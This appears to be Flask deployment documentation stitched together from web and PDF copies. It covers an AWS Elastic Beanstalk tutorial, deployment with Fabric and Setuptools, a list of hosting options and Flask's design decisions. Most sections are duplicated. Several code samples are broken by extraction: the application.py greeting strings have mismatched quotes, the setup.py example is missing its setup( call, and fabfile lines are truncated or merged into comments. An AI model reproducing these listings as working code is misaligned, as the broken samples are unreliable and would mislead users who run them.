## Prerequisites

This tutorial assumes that you have some knowledge of basic Elastic Beanstalk operations and the

[Elastic Beanstalk console. If you haven't already, follow the instructions in Getting started using Elastic](#)

[Beanstalk \(./GettingStarted.html\) to launch your first Elastic Beanstalk environment.](#)

To follow the procedures in this guide, you will need a command line terminal or shell to run commands. Commands are shown in listings preceded by a prompt symbol (\$) and the name of the current directory, when appropriate:

~/eb-project\$ this is a command

this is output

On Linux and macOS, use your preferred shell and package manager. On Windows 10, you can install

the Windows Subsystem for Linux (<https://docs.microsoft.com/en-us/windows/wsl/install-win10>)

to get a Windows-integrated version of Ubuntu and Bash.

Flask requires Python 2.7 or 3.4 or newer. In this tutorial we use Python 3.6 and the corresponding

Elastic Beanstalk platform version. Install Python by following the instructions at [Setting up your](#)

Python development environment ([./python-development-environment.html](#))

The Flask (<http://flask.pocoo.org/>) framework will be installed as part of the tutorial.

This tutorial also uses the Elastic Beanstalk Command Line Interface (EB CLI). For details on installing

and configuring the EB CLI, see [Install the EB CLI \(\[./eb-cli3-install.html\]\(#\)\)](#) and [Configure the EB CLI](#)

([./eb-cli3-configuration.html](#))

## **Set up a Python virtual environment with flask**

Create a project directory and virtual environment for your application, and install Flask.

### **To set up your project environment**

1. Create a project directory.

```
~$ mkdir eb-flask
```

```
~$ cd eb-flask
```

2. Create and activate a virtual environment named virt:

```
~/eb-flask$ virtualenv virt
```

```
~$ source virt/bin/activate
```

```
(virt) ~/eb-flask$
```

You will see (virt) prepended to your command prompt, indicating that you're in a virtual environment. Use the virtual environment for the rest of this tutorial.

3. Install flask with pip install:

```
(virt)~/eb-flask$ pip install flask==1.0.2
```

4. View the installed libraries with pip freeze:

```
(virt)~/eb-flask$ pip freeze
```

```
click==6.7
```

```
Flask==1.0.2
```

```
itsdangerous==0.24
```

```
Jinja2==2.10
```

```
MarkupSafe==1.0
```

```
Werkzeug==0.14.1
```

This command lists all of the packages installed in your virtual environment. Because you are in a virtual environment, globally installed packages like the EB CLI are not shown.

5. Save the output from pip freeze to a file named requirements.txt.

```
(virt)~/eb-flask$ pip freeze > requirements.txt
```

This file tells Elastic Beanstalk to install the libraries during deployment. For more information, see

[Specifying dependencies using a requirements file \(./python-configuration-requirements.html\)](#).

## Create a flask application

Next, create an application that you'll deploy using Elastic Beanstalk. We'll create a "Hello World"

RESTful web service.

Create a new text file in this directory named application.py with the following contents: **Example** ~/eb-flask/application.py

```
from flask import Flask

# print a nice greeting.

def say_hello(username = "World"):

    return '<p>Hello %s!</p>\n' % username

    # some bits of text for the page.

header_text = ""

<html>\n<head> <title>EB Flask Test</title> </head>\n<body>'''

instructions = ""
```

<p><em>Hint</em>: This is a RESTful web service! Append a username to the URL (for example: <code>/Thelonious</code>) to say hello to someone specific.</p>\n"

```
home_link = '<p><a href="/">Back</a></p>\n'
```

```
footer_text = '</body>\n</html>'
```

```
# EB looks for an 'application' callable by default.
```

```
application = Flask(__name__)
```

```
# add a rule for the index page.
```

```
application.add_url_rule('/', 'index', (lambda: header_text +  
say_hello() + instructions + footer_text))
```

```
# add a rule when the page is accessed with a name appended to  
the site
```

```
# URL.
```

```
application.add_url_rule('/<username>', 'hello', (lambda username:  
header_text + say_hello(username) + home_link + footer_text))
```

```
# run the app.
```

```
if __name__ == "__main__":
```

```
# Setting debug to True enables debug output. This line should be
```

```
# removed before deploying a production app.
```

```
application.debug = True
```

```
application.run()
```

This example prints a customized greeting that varies based on the path used to access the service.

## Note

By adding `application.debug = True` before running the application, debug output is enabled in case something goes wrong. It's a good practice for development, but you should remove debug statements in production code, since debug output can reveal internal aspects of your application.

Using `application.py` as the filename and providing a callable application object (the Flask object, in this case) allows Elastic Beanstalk to easily find your application's code.

Run `application.py` with Python:


```
(virt) ~/eb-flask$ python application.py
```

- \* Serving Flask app "application" (lazy loading)
- \* Environment: production

**WARNING:** Do not use the development server in a production environment.

Use a production WSGI server instead.

- \* Debug mode: on
- \* Running on `http://127.0.0.1:5000/` (Press CTRL+C to quit)
- \* Restarting with stat
- \* Debugger is active!
- \* Debugger PIN: 313-155-123



Open `http://127.0.0.1:5000/` in your web browser. You should see the application running, showing the index page:

Check the server log to see the output from your request. You can stop the web server and return to your virtual environment by typing **Ctrl+C**.

If you got debug output instead, fix the errors and make sure the application is running locally before configuring it for Elastic Beanstalk.

## Deploy your site with the EB CLI

You've added everything you need to deploy your application on Elastic Beanstalk. Your project directory should now look like this:

```
~/eb-flask/  
|-- virt  
|-- application.py  
`-- requirements.txt
```

The `virt` folder, however, is not required for the application to run on Elastic Beanstalk. When you deploy, Elastic Beanstalk creates a new virtual environment on the server instances and installs the libraries listed in `requirements.txt`. To minimize the size of the source bundle that you upload during deployment, add an [.ebignore](#) (`./eb-cli3-`

[configuration.html#eb-cli3-egnore](#)) file that tells the EB CLI to leave out the virt folder.

## Example ~/Eb-flask/.ebignore

virt

Next, you'll create your application environment and deploy your configured application with Elastic Beanstalk.

### To create an environment and deploy your flask application 1.

Initialize your EB CLI repository with the **eb init** command:

```
~/eb-flask$ eb init -p python-3.6 flask-tutorial --region us-east-2
```

Application flask-tutorial has been created.

This command creates a new application named flask-tutorial and configures your local repository to create environments with the latest Python 3.6 platform version.

2. (optional) Run **eb init** again to configure a default keypair so that you can connect to the EC2

instance running your application with SSH:

```
~/eb-flask$ eb init
```

Do you want to set up SSH for your instances?

(y/n): y

Select a keypair.

1) my-keypair

2) [ Create new KeyPair ]

Select a key pair if you have one already, or follow the prompts to create a new one. If you don't see the prompt or need to change your settings later, run **eb init -i**.

3. Create an environment and deploy your application to it with **eb create**:

```
~/eb-flask$ eb create flask-env
```

Environment creation takes about 5 minutes and creates the following resources: **EC2 instance** – An Amazon Elastic Compute Cloud (Amazon EC2) virtual machine configured to run web apps on the platform that you choose.

Each platform runs a specific set of software, configuration files, and scripts to support a specific language version, framework, web container, or combination of these. Most platforms use either Apache or nginx as a reverse proxy that sits in front of your web app, forwards requests to it, serves static assets, and generates access and error logs.

**Instance security group** – An Amazon EC2 security group configured to allow inbound traffic on port 80. This resource lets HTTP traffic from the load balancer reach the EC2 instance running your web app. By default, traffic isn't allowed on other ports.

**Load balancer** – An Elastic Load Balancing load balancer configured to distribute requests to the instances running your application. A load balancer also eliminates the need to expose your instances directly to the internet.


**Load balancer security group** – An Amazon EC2 security group configured to allow inbound traffic on port 80. This resource lets HTTP traffic from the internet reach the load balancer. By default, traffic isn't allowed on other ports.

**Auto Scaling group** – An Auto Scaling group configured to replace an instance if it is terminated or becomes unavailable.

**Amazon S3 bucket** – A storage location for your source code, logs, and other artifacts that are created when you use Elastic Beanstalk.

**Amazon CloudWatch alarms** – Two CloudWatch alarms that monitor the load on the instances in your environment and that are triggered if the load is too high or too low. When an alarm is triggered, your Auto Scaling group scales up or down in response.

**AWS CloudFormation stack** – Elastic Beanstalk uses AWS CloudFormation to launch the resources in your environment and propagate configuration changes. The resources are defined in a template



that you can view in the AWS CloudFormation console

(<https://console.aws.amazon.com/cloudformation>).

**Domain name** – A domain name that routes to your web app in the form subdomain . *elasticbeanstalk.com*.

All of these resources are managed by Elastic Beanstalk. When you terminate your environment, Elastic Beanstalk terminates all the resources that it contains.

#### Note

The Amazon S3 bucket that Elastic Beanstalk creates is shared between environments and is not

[deleted during environment termination. For more information, see Using Elastic Beanstalk with](#)

[Amazon S3 \(./AWSHowTo.S3.html\)](#)

When the environment creation process completes, open your web site with **eb open**:

```
~/eb-flask$ eb open
```

This will open a browser window using the domain name created for your application. You should see the same Flask website that you created and tested locally.

[If you don't see your application running, or get an error message, see Troubleshooting Deployments](#)

[\(./troubleshooting-deployments.html\) for help with how to determine the cause of the error.](#)

If you *do* see your application running, then congratulations, you've deployed your first Flask application with Elastic Beanstalk!

## Cleanup

When you finish working with Elastic Beanstalk, you can terminate your environment. Elastic

[Beanstalk terminates all AWS resources associated with your environment, such as Amazon EC2](#)

[instances \(./using-features.managing.ec2.html\), database instances \(./using-](#)  
[features.managing.db.html\), load balancers \(./using-](#)  
[features.managing.elb.html\), security groups, and alarms \(./using-](#)  
[features.alarms.html#using-features.alarms.title\).](#)

**To terminate your Elastic Beanstalk environment**

1. Open the [Elastic Beanstalk console](https://console.aws.amazon.com/elasticbeanstalk) (<https://console.aws.amazon.com/elasticbeanstalk>)..
2. Navigate to the [management page](#) ([./environments-console.html](#)) for your environment.
3. Choose **Actions**, and then choose **Terminate Environment**.
4. Use the on-screen dialog box to confirm environment termination.

With Elastic Beanstalk, you can easily create a new environment for your application at any time.

Or, with the EB CLI:

```
~/eb-flask$ eb terminate flask-env
```

## Next steps

For more information about Flask, visit [flask.pocoo.org](http://flask.pocoo.org/) (<http://flask.pocoo.org/>).

[If you'd like to try out another Python web framework, check out Deploying a Django application to](#)

[Elastic Beanstalk](#) ([./create-deploy-python-django.html](#))..

# Deploying with Fabric

Fabric is a tool for Python similar to Makefiles but with the ability to execute commands on a remote server. In combination with a properly set up Python package ([Larger Applications](#)) and a good concept for configurations ([Configuration Handling](#)) it is very easy to deploy Flask applications to external servers.

Before we get started, here a quick checklist of things we have to ensure upfront:

- Fabric 1.0 has to be installed locally. This tutorial assumes the latest version of Fabric.
- The application already has to be a package and requires a working `setup.py` file ([Deploying with Setuptools](#)).
- In the following example we are using `mod_wsgi` for the remote servers. You can of course use your own favourite server there, but for this example we chose Apache + `mod_wsgi` because it's very easy to setup and has a simple way to reload applications without root access.

## Creating the first Fabfile

A fabfile is what controls what Fabric executes. It is named `fabfile.py` and executed by the `fab` command. All the functions defined in that file will show up as `fab` subcommands. They are executed on one or more hosts. These hosts can be defined either in the fabfile or on the command line. In this case we will add them to the fabfile.

This is a basic first example that has the ability to upload the current source code to the server and install it into a pre-existing virtual environment:

```
from fabric.api import *

# the user to use for the remote commands
env.user = 'appuser'
# the servers where the commands are executed
env.hosts = ['server1.example.com', 'server2.example.com']

def pack():
    # build the package
    local('python setup.py sdist --formats=qztar', capture=False)

def deploy():
    # figure out the package name and version
    dist = local('python setup.py --fullname', capture=True).strip()
    filename = '%s.tar.gz' % dist

    # upload the package to the temporary folder on the server
```

## Deploying with Fabric

Fabric is a tool for Python similar to Makefiles but with the ability to execute commands

on a remote server. In combination with a properly set up Python package (Larger Ap-

plications) and a good concept for configurations (Configuration Handling) it is very easy.

to deploy Flask applications to external servers.

Before we get started, here a quick checklist of things we have to ensure upfront: Fabric 1.0 has to be installed locally. This tutorial assumes the latest version of Fabric.

The application already has to be a package and requires a working setup.py file (Deploying with Setuptools).

In the following example we are using *mod\_wsgi* for the remote servers. You can of course use your own favourite server there, but for this example we chose Apache +

*mod\_wsgi* because it's very easy to setup and has a simple way to reload applications without root access.

### Creating the first Fabfile

A fabfile is what controls what Fabric executes. It is named fabfile.py and executed by the *fab* command. All the functions defined in that file will show up as *fab* subcommands.

They are executed on one or more hosts. These hosts can be defined either in the fabfile or on the command line. In this case we will add them to the fabfile.

This is a basic first example that has the ability to upload the current source code to the server and install it into a pre-existing virtual environment: **from fabric.api import \***

```
# the user to use for the remote commands
env.user = 'appuser'

# the servers where the commands are executed env.hosts =
['server1.example.com' , 'server2.example.com' ]

def pack():
    # build the package
    local('python setup.py sdist --formats=gztar' , capture=False)
    def deploy():

        # figure out the package name and version
        dist = local('python setup.py --fullname' , capture=True).strip()
        filename = '%s.tar.gz' % dist

        # upload the package to the temporary folder on the server
        put('dist/%s' % filename, '/tmp/%s' % filename)

        # install the package in the application's virtualenv with pip
        run('/var/www/yourapplication/env/bin/pip install /tmp/%s' % filena

    # remove the uploaded package
    run('rm -r /tmp/%s' % filename)

    # touch the .wsgi file to trigger a reload in mod_wsgi run('touch
    /var/www/yourapplication.wsgi' ) Running Fabfiles
```

Now how do you execute that fabfile? You use the *fab* command. To deploy the current version of the code on the remote server you

would use this command: \$ fab pack deploy

However this requires that our server already has the /var/www/yourapplication folder created and /var/www/yourapplication/env to be a virtual environment. Furthermore are we not creating the configuration or .wsgi file on the server. So how do we bootstrap a new server into our infrastructure?

This now depends on the number of servers we want to set up. If we just have one application server (which the majority of applications will have), creating a command in the fabfile for this is overkill. But obviously you can do that. In that case you would probably call it *setup* or *bootstrap* and then pass the servername explicitly on the command line: \$ fab -H newserver.example.com bootstrap

To setup a new server you would roughly do these steps: 1. Create the directory structure in /var/www:

```
$ mkdir /var/www/yourapplication
```

```
$ cd /var/www/yourapplication
```

```
$ virtualenv --distribute env
```

2. Upload a new application.wsgi file to the server and the configuration file for the application (eg: application.cfg)

3. Create a new Apache config for yourapplication and activate it. Make sure to activate watching for changes of the .wsgi file so that we can automatically reload the ap-

[lication by touching it. \(See mod\\_wsgi \(Apache\) for more information\)](#)

So now the question is, where do the application.wsgi and application.cfg files come from?

The WSGI File

The WSGI file has to import the application and also to set an environment variable so that the application knows where to look for the config. This is a short example that does exactly that:

```
import os  
  
os.environ['YOURAPPLICATION_CONFIG'] =  
    '/var/www/yourapplication/applic from yourapplication import app
```

The application itself then has to initialize itself like this to look for the config at that environment variable:

```
app = Flask(__name__)  
  
app.config.from_object('yourapplication.default_config')  
app.config.from_envvar('YOURAPPLICATION_CONFIG')
```

[This approach is explained in detail in the Configuration Handling section of the documentation.](#)

## The Configuration File

Now as mentioned above, the application will find the correct configuration file by looking up the YOURAPPLICATION\_CONFIG environment variable. So we have to put the configuration in a place where the application will be able to find it. Configuration files have the un-friendly quality of being different on all computers, so you do not version them usually.

A popular approach is to store configuration files for different servers in a separate version control repository and check them out on all servers. Then symlink the file that is active for the server into the location where it's expected (eg: /var/www/yourapplication).

Either way, in our case here we only expect one or two servers and we can upload them ahead of time by hand.

## First Deployment

Now we can do our first deployment. We have set up the servers so that they have their virtual environments and activated apache configs. Now we can pack up the application and deploy it:

```
$ fab pack deploy
```

Fabric will now connect to all servers and run the commands as written down in the fabfile. First it will execute pack so that we have our tarball ready and then it will execute deploy and upload the source code to all servers and install it there. Thanks to the setup.py file we will automatically pull in the required libraries into our virtual environment.

## Next Steps

From that point onwards there is so much that can be done to make deployment actually fun:

Create a *bootstrap* command that initializes new servers. It could initialize a new virtual environment, setup apache appropriately etc.

Put configuration files into a separate version control repository and symlink the active configs into place.

You could also put your application code into a repository and check out the latest version on the server and then install. That way you can also easily go back to older versions.

hook in testing functionality so that you can deploy to an external server and run the test suite.

Working with Fabric is fun and you will notice that it's quite magical to type fab deploy and see your application being deployed automatically to one or more remote servers.

# Deploying with Setuptools

`Setuptools`, is an extension library that is commonly used to distribute Python libraries and extensions. It extends `distutils`, a basic module installation system shipped with Python to also support various more complex constructs that make larger applications easier to distribute:

- **support for dependencies:** a library or application can declare a list of other libraries it depends on which will be installed automatically for you.
- **package registry:** `setuptools` registers your package with your Python installation. This makes it possible to query information provided by one package from another package. The best known feature of this system is the entry point support which allows one package to declare an “entry point” that another package can hook into to extend the other package.
- **installation manager:** `pip` can install other libraries for you.

If you have Python 2 ( $>=2.7.9$ ) or Python 3 ( $>=3.4$ ) installed from `python.org`, you will already have `pip` and `setuptools` on your system. Otherwise, you will need to install them yourself.

Flask itself, and all the libraries you can find on PyPI are distributed with either `setuptools` or `distutils`.

In this case we assume your application is called `yourapplication.py` and you are not using a module, but a package. If you have not yet converted your application into a package, head over to the [Larger Applications](#) pattern to see how this can be done.

A working deployment with `setuptools` is the first step into more complex and more automated deployment scenarios. If you want to fully automate the process, also read the [Deploying with Fabric](#) chapter.

## Basic Setup Script

Because you have Flask installed, you have `setuptools` available on your system. Flask already depends upon `setuptools`.

Standard disclaimer applies: [you better use a virtualenv](#).

Your setup code always goes into a file named `setup.py` next to your application. The name of the file is only convention, but because everybody will look for a file with that name, you better not change it.

A basic `setup.py` file for a Flask application looks like this:

## Deploying with Setuptools

[Setuptools, is an extension library that is commonly used to distribute Python libraries and](#)

extensions. It extends distutils, a basic module installation system shipped with Python to also support various more complex constructs that make larger applications easier to distribute:

**support for dependencies:** a library or application can declare a list of other libraries it depends on which will be installed automatically for you.

**package registry:** setuptools registers your package with your Python installation.

This makes it possible to query information provided by one package from another package. The best known feature of this system is the entry point support which allows one package to declare an “entry point” that another package can hook into to extend the other package.

**installation manager:** pip can install other libraries for you.

If you have Python 2 ( $\geq 2.7.9$ ) or Python 3 ( $\geq 3.4$ ) installed from python.org, you will already have pip and setuptools on your system. Otherwise, you will need to install them yourself.

Flask itself, and all the libraries you can find on PyPI are distributed with either setuptools or distutils.

In this case we assume your application is called `yourapplication.py` and you are not using a module, but a [package](#). If you have not yet converted your application into a package, head over to the [Larger Applications](#) pattern to see how this can be done.

A working deployment with setuptools is the first step into more complex and more auto-

mated deployment scenarios. If you want to fully automate the process, also read the Deploying with Fabric chapter.

## Basic Setup Script

Because you have Flask installed, you have setuptools available on your system. Flask already depends upon setuptools.

Standard disclaimer applies: you better use a virtualenv.

Your setup code always goes into a file named setup.py next to your application. The name of the file is only convention, but because everybody will look for a file with that name, you better not change it.

A basic setup.py file for a Flask application looks like this:

```
from setuptools import setup
name='Your Application',
version='1.0',
long_description=__doc__,
packages=['yourapplication'], include_package_data=True,
zip_safe=False,
install_requires=['Flask']
)
```

Please keep in mind that you have to list subpackages explicitly. If you want setuptools to lookup the packages for you automatically, you can use the find\_packages function: **from setuptools import setup, find\_packages** setup(

...

```
    packages=find_packages()  
)
```

Most parameters to the setup function should be self explanatory, include\_package\_data and zip\_safe might not be. include\_package\_data tells setuptools to look for a MANIFEST.in file and install all the entries that match as package data. We will use this to distribute the static files and templates along with the Python module (see [Distributing Resources](#)). The zip\_safe flag can be used to force or prevent zip Archive creation. In general you probably don't want your packages to be installed as zip files because some tools do not support them and they make debugging a lot harder.

## Tagging Builds

It is useful to distinguish between release and development builds. Add a setup.cfg file to configure these options.

### [egg\_info]

```
tag_build = .dev
```

```
tag_date = 1
```

### [aliases]

```
release = egg_info -Db "
```

Running python setup.py sdist will create a development package with ".dev" and the current date appended: flaskr-1.0.dev20160314.tar.gz. Running python setup.py release sdist will create a release package with only the version: flaskr-1.0.tar.gz.

## Distributing Resources

If you try to install the package you just created, you will notice that folders like static or templates are not installed for you. The reason for this is that setuptools does not know which files to add for you. What you should do, is to create a MANIFEST.in file next to your setup.py file. This file lists all the files that should be added to your tarball: recursive-include yourapplication/templates \*

recursive-include yourapplication/static \*

Don't forget that even if you enlist them in your MANIFEST.in file, they won't be installed for you unless you set the *include\_package\_data* parameter of the setup function to True!

## Declaring Dependencies

Dependencies are declared in the *install\_requires* parameter as a list. Each item in that list is the name of a package that should be pulled from PyPI on installation. By default it will always use the most recent version, but you can also provide minimum and maximum version requirements. Here some examples:

*install\_requires*=[

'Flask>=0.2' ,

'SQLAlchemy>=0.6' ,

'BrokenPackage>=0.7,<=1.0'

]

As mentioned earlier, dependencies are pulled from PyPI. What if you want to depend on a package that cannot be found on PyPI and won't be because it is an internal package you don't want to share with anyone? Just do it as if there was a PyPI entry and provide a list of alternative locations where setuptools should look for tarballs:  
*dependency\_links*=['<http://example.com/yourfiles>' ]

Make sure that page has a directory listing and the links on the page are pointing to the actual tarballs with their correct filenames as this is how setuptools will find the files. If you

have an internal company server that contains the packages, provide the URL to that server.

## Installing / Developing

To install your application (ideally into a virtualenv) just run the setup.py script with the install parameter. It will install your application into the virtualenv's site-packages folder and also download and install all dependencies: \$ python setup.py install

If you are developing on the package and also want the requirements to be installed, you can use the develop command instead:

```
$ python setup.py develop
```

This has the advantage of just installing a link to the site-packages folder instead of copy-ing the data over. You can then continue to work on the code without having to run install again after each change.

# Deployment Options

While lightweight and easy to use, **Flask's built-in server is not suitable for production** as it doesn't scale well. Some of the options available for properly running Flask in production are documented here.

If you want to deploy your Flask application to a WSGI server not listed here, look up the server documentation about how to use a WSGI app with it. Just remember that your `Flask` application object is the actual WSGI application.

## Hosted options

- [Deploying Flask on Heroku](#)
- [Deploying Flask on Google App Engine](#)
- [Deploying Flask on AWS Elastic Beanstalk](#)
- [Deploying on Azure \(IIS\)](#)
- [Deploying on PythonAnywhere](#)

## Self-hosted options

- [Standalone WSGI Containers](#)
  - [Gunicorn](#)
  - [uWSGI](#)
  - [Gevent](#)
  - [Twisted Web](#)
  - [Proxy Setups](#)
- [uWSGI](#)
  - [Starting your app with uwsgi](#)
  - [Configuring nginx](#)
- [mod\\_wsgi \(Apache\)](#)
  - [Installing mod\\_wsgi](#)
  - [Creating a .wsgi file](#)
  - [Configuring Apache](#)
  - [Troubleshooting](#)
  - [Support for Automatic Reloading](#)
  - [Working with Virtual Environments](#)
- [FastCGI](#)
  - [Creating a .fcgi file](#)

## Deployment Options

While lightweight and easy to use, **Flask's built-in server is not suitable for production** as it doesn't scale well. Some of the options available for properly running Flask in production are documented here.

If you want to deploy your Flask application to a WSGI server not listed here, look up the server documentation about how to use a WSGI app with it. Just remember that your

**Flask** application object is the actual WSGI application.

### Hosted options

[Deploying Flask on Heroku](#)

[Deploying Flask on Google App Engine](#)

[Deploying Flask on AWS Elastic Beanstalk](#)

[Deploying on Azure \(IIS\)](#)

[Deploying on PythonAnywhere](#)

### Self-hosted options

[Standalone WSGI Containers](#)

[Gunicorn](#)

[uWSGI](#)

[Gevent](#)

[Twisted Web](#)

[Proxy Setups](#)

[uWSGI](#)

[Starting your app with uwsgi](#)

[Configuring nginx](#)

[mod\\_wsgi \(Apache\)](#)

[Installing mod\\_wsgi](#)

[Creating a .wsgi file](#)

[Configuring Apache](#)

[Troubleshooting](#)

[Support for Automatic Reloading](#)

[Working with Virtual Environments](#)

[FastCGI](#)

[Creating a .fcgi file](#)

[Configuring Apache](#)

[Configuring lighttpd](#)

[Configuring nginx](#)

[Running FastCGI Processes](#)

[Debugging](#)

CGI

Creating a .cgi file

Server Setup

# Design Decisions in Flask

If you are curious why Flask does certain things the way it does and not differently, this section is for you. This should give you an idea about some of the design decisions that may appear arbitrary and surprising at first, especially in direct comparison with other frameworks.

## The Explicit Application Object

A Python web application based on WSGI has to have one central callable object that implements the actual application. In Flask this is an instance of the `Flask` class. Each Flask application has to create an instance of this class itself and pass it the name of the module, but why can't Flask do that itself?

Without such an explicit application object the following code:

```
from flask import Flask
app = Flask(__name__)

@app.route('/')
def index():
    return 'Hello World!'
```

Would look like this instead:

```
from hypothetical_flask import route

@route('/')
def index():
    return 'Hello World!'
```

There are three major reasons for this. The most important one is that implicit application objects require that there may only be one instance at the time. There are ways to fake multiple applications with a single application object, like maintaining a stack of applications, but this causes some problems I won't outline here in detail. Now the question is: when does a microframework need more than one application at the same time? A good example for this is unit testing. When you want to test something it can be very helpful to create a minimal application to test specific behavior. When the application object is deleted everything it allocated will be freed again.

v 1.1.x

Another thing that becomes possible when you have an explicit object lying around in your code is that you can subclass the base class (`Flask`) to alter specific behavior. This would

**Design Decisions in Flask** If you are curious why Flask does certain things the way it does and not differently, this section is for you. This should give you an idea about some of the design decisions that may appear arbitrary and surprising at first, especially in direct comparison with other frameworks.

## The Explicit Application Object

A Python web application based on WSGI has to have one central callable object that implements the actual application. In Flask this is an instance of the [Flask class](#). Each Flask application has to create an instance of this class itself and pass it the name of the module, but why can't Flask do that itself?

Without such an explicit application object the following code:

```
from flask import Flask
app = Flask(__name__)
```

```
@app.route('/')
def index():
    return 'Hello World!'
```

Would look like this instead:

```
from hypothetical_flask import route
@route('/')
def index():
    return 'Hello World!'
```

There are three major reasons for this. The most important one is that implicit application objects require that there may only be one instance at the time. There are ways to fake multiple applications with a single application object, like maintaining a stack of applications, but this causes some problems I won't outline here in

detail. Now the question is: when does a microframework need more than one application at the same time? A good example for this is unit testing. When you want to test something it can be very helpful to create a minimal application to test specific behavior. When the application object is deleted everything it allocated will be freed again.

□ v: 1.1.x □

Another thing that becomes possible when you have an explicit object lying around in your

[code is that you can subclass the base class \(`Flask`\) to alter specific behavior.](#) This would

not be possible without hacks if the object were created ahead of time for you based on a class that is not exposed to you.

But there is another very important reason why Flask depends on an explicit instantiation of that class: the package name. Whenever you create a Flask instance you usually pass it `__name__` as package name. Flask depends on that information to properly load resources relative to your module. With Python's outstanding support for reflection it can then access the package to figure out where the templates and static files are stored (see

[`open\_resource\(\)`](#)). Now obviously there are frameworks around that do not need any configuration and will still be able to load templates relative to your application module.

But they have to use the current working directory for that, which is a very unreliable way to determine where the application is. The current working directory is process-wide and if you are running multiple applications in one process (which could happen in a webserver without you knowing) the paths will be off. Worse: many webservers do not set the working directory to the directory of your application but to the document root which does not have to be the same folder.

The third reason is “explicit is better than implicit”. That object is your WSGI application, you don’t have to remember anything else. If you want to apply a WSGI middleware, just wrap it and you’re done (though there are better ways to do that so that you do not lose the [reference to the application object `wsgi\_app\(\)`](#)).

Furthermore this design makes it possible to use a factory function to create the application which is very helpful for unit testing and similar things ([Application Factories](#)).

## The Routing System

Flask uses the Werkzeug routing system which was designed to automatically order routes by complexity. This means that you can declare routes in arbitrary order and they will still work as expected. This is a requirement if you want to properly implement decorator based routing since decorators could be fired in undefined order when the application is split into multiple modules.

Another design decision with the Werkzeug routing system is that routes in Werkzeug try to ensure that URLs are unique. Werkzeug will go quite far with that in that it will automatically redirect to a canonical URL if a route is ambiguous.

## One Template Engine

Flask decides on one template engine: Jinja2. Why doesn’t Flask have a pluggable template

□ v: 1.1.x □

engine interface? You can obviously use a different template engine, but Flask will still

configure Jinja2 for you. While that limitation that Jinja2 is *always* configured will probably go away, the decision to bundle one template engine and use that will not.

Template engines are like programming languages and each of those engines has a certain understanding about how things work. On the surface they all work the same: you tell the engine to evaluate a template with a set of variables and take the return value as string.

But that's about where similarities end. Jinja2 for example has an extensive filter system, a certain way to do template inheritance, support for reusable blocks (macros) that can be used from inside templates and also from Python code, uses Unicode for all operations, supports iterative template rendering, configurable syntax and more. On the other hand an engine like Genshi is based on XML stream evaluation, template inheritance by taking the availability of XPath into account and more. Mako on the other hand treats templates similar to Python modules.

When it comes to connecting a template engine with an application or framework there is more than just rendering templates. For instance, Flask uses Jinja2's extensive autoescaping support. Also it provides ways to access macros from Jinja2 templates.

A template abstraction layer that would not take the unique features of the template engines away is a science on its own and a too large undertaking for a microframework like Flask.

Furthermore extensions can then easily depend on one template language being present.

You can easily use your own templating language, but an extension could still depend on Jinja itself.

## Micro with Dependencies

Why does Flask call itself a microframework and yet it depends on two libraries (namely Werkzeug and Jinja2). Why shouldn't it? If we look over to the Ruby side of web development there we have a protocol very similar to WSGI. Just that it's called Rack there, but besides that it looks very much like a WSGI rendition for Ruby. But

nearly all applications in Ruby land do not work with Rack directly, but on top of a library with the same name.

This Rack library has two equivalents in Python: WebOb (formerly Paste) and Werkzeug.

Paste is still around but from my understanding it's sort of deprecated in favour of WebOb.

The development of WebOb and Werkzeug started side by side with similar ideas in mind: be a good implementation of WSGI for other applications to take advantage.

Flask is a framework that takes advantage of the work already done by Werkzeug to properly interface WSGI (which can be a complex task at times). Thanks to recent develop-

□ v: 1.1.x □

ments in the Python package infrastructure, packages with dependencies are no longer an issue and there are very few reasons against having libraries that depend on others.

## Thread Locals

Flask uses thread local objects (context local objects in fact, they support greenlet contexts as well) for request, session and an extra object you can put your own things on ([g](#)). Why is that and isn't that a bad idea?

Yes it is usually not such a bright idea to use thread locals. They cause troubles for servers that are not based on the concept of threads and make large applications harder to maintain. However Flask is just not designed for large applications or asynchronous servers.

Flask wants to make it quick and easy to write a traditional web application.

[Also see the Becoming Big section of the documentation for some inspiration for larger ap-](#)

plications based on Flask.

## What Flask is, What Flask is Not

Flask will never have a database layer. It will not have a form library or anything else in that direction. Flask itself just bridges to Werkzeug to implement a proper WSGI application and to Jinja2 to handle templating. It also binds to a few common standard library packages such as logging. Everything else is up for extensions.

